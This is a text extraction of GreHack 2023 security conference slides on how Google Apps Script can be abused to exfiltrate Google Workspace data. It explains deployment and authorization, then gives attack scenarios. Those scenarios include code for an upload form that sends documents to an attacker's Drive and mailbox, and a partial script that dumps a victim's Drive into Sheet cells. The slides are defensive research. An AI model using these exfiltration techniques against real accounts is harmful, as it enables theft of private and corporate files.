


GreHack 2023

Google Apps Script

—



Speakers



Nicolas Kovacs

Team Leader Cloud Team

@lestutosdenico / Nicknam3



Sébastien Rolland

R&D Engineer Cloud Team

@Blindevy



Schedule

- What is Google Apps Script?
- How to deploy a Google Apps Script?
- Authorization for Google Services
- Attack scenarios:
 - #1: Send documents by using forms
 - #2: Google Drive content from the victim to attacker's account
 - #3: Access Google Drive via permission change
 - #4: Send Google Drive documents to the attacker's mailbox
 - #5: Exfiltrate documents from a workstation to Google Sheet
 - #6: Implement persistent Google Workspace access
- Demo
- Conclusion

What is Google Apps Script (GAS)


What is Google Apps Script

- Application development platform
- Interact with Google applications: Gmail, Google Drive, Google Docs, Google Sheets, etc.) and Google Workspace
- Google Workspace:
 - Cloud-based suite that provides a variety of tools and applications
 - Help businesses and organizations communicate, collaborate, and get work done more efficiently
 - Includes applications such as Gmail, Google Drive, Google Docs, Google Sheets, Google Slides, Google Meet, Google Chat, etc.
 - Designed for large organizations with more advanced security and management needs



What is Google Apps Script

- To create a GAS project:
 - <https://script.google.com/home>
- GAS documentation:
 - <https://developers.google.com/apps-script/>
- GAS API:
 - <https://developers.google.com/apps-script/api/concepts>





What is Google Apps Script

- Apps Script supports V8 JavaScript engine (Rhino is not used anymore)
- A lot of classes and methods are available
- Google Apps Script has built-in support for many Google APIs including Google Drive, Google Sheets, Google Calendar, etc.
- Import library feature

<code>base64Decode(encoded)</code>	<code>Byte[]</code>
<code>base64Decode(encoded, charset)</code>	<code>Byte[]</code>
<code>base64DecodeWebSafe(encoded)</code>	<code>Byte[]</code>
<code>base64DecodeWebSafe(encoded, charset)</code>	<code>Byte[]</code>
<code>base64Encode(data)</code>	<code>String</code>
<code>base64Encode(data)</code>	<code>String</code>
<code>base64Encode(data, charset)</code>	<code>String</code>
<code>base64EncodeWebSafe(data)</code>	<code>String</code>
<code>base64EncodeWebSafe(data)</code>	<code>String</code>
<code>base64EncodeWebSafe(data)</code>	<code>String</code>
<code>fetch(url)</code>	<code>HttpResponse</code>
<code>fetch(url, params)</code>	<code>HttpResponse</code>
<code>fetchAll(requests)</code>	<code>HttpResponse[]</code>
<code>getRequest(url)</code>	<code>Object</code>
<code>getRequest(url, params)</code>	<code>Object</code>

How to deploy a Google Apps Script?



Hello() function

- Create a project on <https://script.google.com/>
- *gs* extension
- Execute *hello()* function:

The screenshot shows the Google Apps Script editor interface for a project named "GreHack 2023". The editor displays a single file named "Code.gs" containing the following JavaScript code:

```
1 function Hello() {  
2   | Logger.log("Hello GreHack")  
3 }  
4
```

Below the code editor, the "Journal d'exécution" (Execution Log) is visible, showing the following entries:

Time	Level	Message
11:21:29	Avis	Exécution démarrée
11:21:29	Infos	Hello GreHack
11:21:30	Avis	Exécution terminée



decodeBase64() function

- Execute *decodeBase64()* function on <https://script.google.com/>

The screenshot shows the Google Script Editor interface. At the top, it says "GreHack 2023" and has a "Déployer" button. Below the title bar, there are navigation icons and buttons for "Exécuter", "Débogage", and "Journal d'exécution". The main area contains the following code:

```
1 function decodeBase64(encodedText) {
2   var decodedText = Utilities.base64Decode(encodedText);
3   var decodedString = String.fromCharCode.apply(null, decodedText)
4   Logger.log("Decoded text : " + decodedString);
5 }
6
7 var encodedText = "SGVsbG8gR3JlSGFjaw==";
8 decodeBase64(encodedText);
```

Below the code editor is the "Journal d'exécution" (Execution Log) section. It contains two entries:



Time	Level	Message
11:29:29	Avis	Exécution démarrée
11:29:29	Infos	Decoded text : Hello GreHack

The second log entry is highlighted with a red box.



Deploy GAS

- Several configuration choices for deployment:
 - **Web application:** deploy a standalone web application
 - **API Executable:** deploy an Apps Script as an API
 - **Add-on:** deploy an Apps Script as a Google Workspace add-on (shared on Google Workspace Marketplace)
 - **Library:** share code across multiple Apps Script projects (distributed via a script ID)





Deploy GAS


- A specific URL (with a unique id) is generated by the Google Apps Script service:

Nouveau déploiement

Mise à jour du déploiement effectuée.


Version 2 du 9 avr., 23:41

ID de déploiement
AKfycbz [redacted] SVQ

 Copier

Application Web

URL
[https://script.google.com/macros/s/AKfycbz \[redacted\] fe...](https://script.google.com/macros/s/AKfycbz [redacted] fe...)


 Copier

OK



Deploy GAS via Google Sheets

- It is also possible to deploy an Apps Script directly on Google applications like Google Sheets:





Simple script to fetch a URL

- Create a request on <https://www.grehack.fr>
- Retrieve response
- Get the results on A1 cell

The image shows two overlapping windows. The left window is the Google Apps Script editor, titled 'GreHack 2023'. It displays a JavaScript function named 'webrequest()' with the following code:

```
1 function webrequest() {
2   var url = "https://grehack.fr";
3
4   try {
5     var reponse = UrlFetchApp.fetch(url);
6     if (reponse.getResponseCode() === 200) {
7       var contenu = reponse.getContentText();
8       var feuilleActive = SpreadsheetApp.getActiveSpreadsheet().getActiveSheet();
9       feuilleActive.getRange("A1").setValue(contenu);
10    } else {
11      Logger.log(reponse.getResponseCode());
12    }
13  } catch (e) {
14    Logger.log(e.toString());
15  }
16 }
```

The right window is a web browser titled 'GreHack'. The address bar shows 'https://www.grehack.fr'. The page content is HTML code, including a banner image and a navigation menu:

```
<!DOCTYPE html>
<html>
<head>
<title>Ethical hacking conference and Capture the flag in Grenoble</title>
<meta http-equiv="Content-type" content="text/html" charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<link href="/static/_2023/css/grehack.css" rel="stylesheet">
<link media="screen and (min-width: 600px)" href="/static/_2023/css/grehack_wide.css" rel="stylesheet">
<link rel="shortcut icon" type="image/x-icon" href="/static/_2023/img/fa/icon.ico">
</head>
<body>

<nav class="navbar">
<div class="navbar">
<a class="navtab" href="/2023#main">Home</a>
<a class="navtab" href="/2023/info#main">Info</a>
<a class="navtab" href="/2023/program#main">Program</a>
<a class="navtab" href="/2023/workshops#main">Workshops</a>
<a class="navtab" href="/2023/tickets#main">Tickets</a>
<a class="navtab" href="/2023/sponsors#main">Sponsors</a>
</div>
</nav>
```



Useful functions for Web Applications

- ***doGet(e)***: called when an HTTP GET request is sent to the endpoint defined by the application
- ***doPost(e)***: called when an HTTP POST request is sent to the endpoint defined by the application
- The *e* argument represents an event parameter that can contain information about any request parameters:
 - ***e.queryString***: query string of the URL (*?user=grehack&i=1337&i=31337*)
 - ***e.parameter***: an object of key/value pairs that correspond to the request parameters (*{“user”: “grehack”, “i”: “1337”}*)
 - ***e.parameters***: similar to *e.parameter* but with an array of values for each key (*{“user”: [“grehack”], “i”: [“1337”, “31337”]}*)
 - ***e.pathInfo***: the URL path after */exec*
 - ***e.contentLength***: the length of the request body for POST requests
 - ***e.postData.contents***: *the* content text of the POST body
 - etc.



Triggers

- Triggers are functions that are automatically executed in response to specific events or triggers
- Triggers are useful for automating tasks and simplifying repetitive processes, which can save time and improve productivity
- Some common triggers include time triggers, form triggers, change triggers, and email triggers:
 - Time triggers: define functions to run at specific times or regular intervals
 - Form triggers: execute a function in response to a Google Sheets, Google Forms, or Google Slides form submission
 - Change triggers: automatically runs whenever a specific cell is modified in a Google Sheets spreadsheet
 - Email triggers: automatically send emails in response to specific events



Limitations

- Some limitations:


Feature	Consumer (e.g., gmail.com) and G Suite free edition (legacy)	Google Workspace accounts
Calendar events created	5,000 / day	10,000 / day
Contacts created	1,000 / day	2,000 / day
Documents created	250 / day	1,500 / day
Files converted	2,000 / day	4,000 / day
Email recipients per day	100* / day	1,500* / day
Email recipients per day within domain	100* / day	2,000 / day
Email read/write (excluding send)	20,000 / day	50,000 / day
Groups read	2,000 / day	10,000 / day
JDBC connection	10,000 / day	50,000 / day
JDBC failed connection	100 / day	500 / day
Presentations created	250 / day	1,500 / day
Properties read/write	50,000 / day	500,000 / day
Slides created	250 / day	1,500 / day
Spreadsheets created	250 / day	3,200 / day
Triggers total runtime	90 min / day	6 hr / day
URL Fetch calls	20,000 / day	100,000 / day

Feature	Consumer (e.g., gmail.com) and G Suite free edition (legacy)	Google Workspace accounts
Script runtime	6 min / execution	6 min / execution
Custom function runtime	30 sec / execution	30 sec / execution
Simultaneous executions	30 / user	30 / user
Email attachments	250 / msg	250 / msg
Email body size	200 KB / msg	400 KB / msg
Email recipients per message	50 / msg	50 / msg
Email total attachments size	25 MB / msg	25 MB / msg
Properties value size	9 KB / val	9 KB / val
Properties total storage	500 KB / property store	500 KB / property store
Triggers	20 / user / script	20 / user / script
URL Fetch response size	50 MB / call	50 MB / call
URL Fetch headers	100 / call	100 / call
URL Fetch header size	8 KB / call	8 KB / call
URL Fetch POST size	50 MB / call	50 MB / call
URL Fetch URL length	2 KB / call	2 KB / call



Google Workspace MarketPlace



- Platform that allows developers to create and distribute add-ons and extensions for Google Workspace applications:
- <https://workspace.google.com/marketplace>



Authorization for Google Services

Authorization 1/2



- Apps Script determines the authorization scopes automatically
- The analysis is based on a scan of the code
- If a script needs authorization, you'll see one of the authorization dialogs shown here when it is run:





Authorization 2/2













- When the application is accessed by a user, Google displays two alerts:





Exception

- But Google makes an exception when the application is created in an enterprise tenant and accessed by an enterprise account



	Client validé	L'éditeur est un compte Google Workspace du client A.	Le script se trouve dans un Drive partagé du client A	L'éditeur est un compte Gmail
L'utilisateur est un compte Google Workspace du client A.	Flux d'authentification normal 	Flux d'authentification normal 	Flux d'authentification normal 	Flux d'authentification non validé 
L'utilisateur est un compte Google Workspace <u>non</u> du client A.	Flux d'authentification normal 	Flux d'authentification non validé 	Flux d'authentification non validé 	Flux d'authentification non validé 
L'utilisateur est un compte Gmail ¹	Flux d'authentification normal 	Flux d'authentification non validé 	Flux d'authentification non validé 	Flux d'authentification non validé 



Permissions

- Permission configuration:
 - **Execute the app as me:** In this case, the script always executes as the owner of the web app
 - **Execute the app as user accessing the web app:** In this case, the script runs under the identity of the active user using the web app

Nouveau déploiement

Sélectionnez le type  Configuration 

Application Web


Description

Nouvelle description

Application Web

Exécuter en tant que

Utilisateur accédant à l'application Web

Moi 

Utilisateur accédant à l'application Web

Ce projet peut aussi être utilisé comme bibliothèque. [En savoir plus](#)



Annuler Déployer



Application access

- Who can access the application:
 - **Only me:** the application creator
 - **Anyone with Google account:** any user authenticated with Google

Nouveau déploiement

Sélectionnez le type  Configuration 

Application Web

Description

Application Web

Exécuter en tant que

L'application Web demandera aux utilisateurs l'autorisation de s'exécuter en utilisant les données de leur compte.

Qui a accès

- Moi uniquement
- Moi uniquement
- Tout utilisateur possédant un compte Google

Annuler Déployer



Google Workspace MarketPlace statistics

- We have developed a script to analyze the authorizations requested for MarketPlace applications:

```
Recherche sur le Marketplace : https://workspace.google.com/marketplace  
  
Autorisations demandées par l'application : https://workspace.google.com./marketplace/app/sheetgo/94172092257  
Afficher l'adresse e-mail principale associée à votre compte Google  
Consulter vos informations personnelles, y compris celles que vous avez choisi de rendre disponibles publiquement  
Consulter, modifier, créer et supprimer toutes vos feuilles de calcul Google Sheets  
Afficher, modifier, créer et supprimer des fichiers dans Google Drive  
  
Autorisations demandées par l'application : https://workspace.google.com./marketplace/app/copper\_crm\_for\_google\_sheets/461423560386  
Consulter les informations de licence de l'application que vous avez installée  
Afficher, modifier, partager et supprimer définitivement tous les agendas auxquels vous pouvez accéder dans Google Agenda  
Consulter, modifier, créer et supprimer toutes vos feuilles de calcul Google Sheets  
Afficher l'adresse e-mail principale associée à votre compte Google  
Afficher et gérer les données associées à l'application  
Consulter vos informations personnelles, y compris celles que vous avez choisi de rendre disponibles publiquement  
Afficher et gérer les comptes utilisateur de votre domaine  
Autoriser l'exécution de cette application en votre absence  
Vous connecter à un service externe
```



Google Workspace MarketPlace statistics

- 2027 applications available in November 2023
- Here are the most frequently used authorizations by applications:

Permission	# / 2027
View the primary e-mail address associated with your Google Account	2027
View your personal information, including those for which you have chosen to make publicly available	2027
Connect to an external service	830
Display and distribute third-party web content in prompts and sidebars within Google applications	659
View, modify, create and delete all your Google Sheets spreadsheets	461
View, modify, create and delete files in Google Drive	380
Allow this application to run in your absence	376
View and download all your files in Google Drive	360
...	...
View your domain's groups	122
View and manage your domain's organizational units	22
Create and update Google Apps Script projects	2

Attack scenarios




The customer's needs

1. Is it possible to exfiltrate data by using Google Apps Script?
2. Even if Cloud Access Security Broker (CASB) is used?

Scenario #1



- **Intentional** exfiltration by internal user:
 - Create simple form to upload document
 - The uploaded documents are sent to the attacker's Google Drive and/or by email





Scenario #1

A screenshot of a web form with the Google logo at the top. Below the logo is a horizontal line. Underneath, there are two input fields: "Nom" and "Mail". Below these is a "Parcourir..." button followed by the text "Aucun fichier sélectionné.". At the bottom is an "Envoyer le document" button. Another horizontal line is at the very bottom.





Code snippet:

```
function doGet(e) {
  return HtmlService.createHtmlOutputFromFile("index.html");
}
function uploadFiles(obj) {
  try {
    var docupload = "DriveUploader";
    var folder, folders =
      DriveApp.getFoldersByName(docupload);
    if (folders.hasNext()) {
      folder = folders.next();
    } else {
      folder = DriveApp.createFolder(docupload);
    }
    var blob =
      Utilities.newBlob(Utilities.base64Decode(obj.data),
        obj.mimeType, obj.fileName);
    var file = folder.createFile(blob);
    file.setDescription("Document envoyé par " + obj.monNom);
    MailApp.sendEmail("XXX@gmail.com",
      "Document envoyé ",
      obj.monNom + " (" + obj.monEmail + ") a envoyé le
      document " + file.getUrl());
    return "Fichier envoyé";
  } catch (error) {
    return error.toString();
  }
}
```



Scenario #1

A screenshot of the Google Drive upload interface. At the top is the Google logo. Below it is a horizontal line. There are two input fields: 'Nom' and 'Mail'. Below these is a file selection area with a 'Parcourir...' button and the text 'Aucun fichier sélectionné.'. At the bottom is an 'Envoyer le document' button.



DriveApp.getFoldersByName



DriveApp.createFolder



Utilities.newBlob



folder.createFile





MailApp.sendEmail

Scenario #2

- The victim accesses a malicious GAS application
- The executed script lists all files in the victim's Google Drive
- These files are then transformed into blobs and into byte array then compressed and encoded in base64
- The base64-encoded string is divided into 50 000 characters chunks (limit for one cell on Google Sheet) and written into the cells of the column dedicated to the current file
- A second application rebuild the data exfiltrated in base64 and write the files to the Google Drive space of the attacker



Scenario #2



Code snippet:

```
const MAX_CHUNK = 49999;
const RECOVER_APP =
  "https://script.google.com/macros/s/XXXX";
const BYTES_LIMIT = 70 * 1024 * 1024;
var BYTES = 0;

function exfiltrate() {
  var sheetName = "victimData"
  var spreadsheet =
    SpreadsheetApp.getActiveSpreadsheet();
  id = SpreadsheetApp.getActiveSpreadsheet().getId();

  if (spreadsheet.getSheetByName(sheetName)) {

    spreadsheet.deleteSheet(spreadsheet.getSheetByName(sheetName));
  }

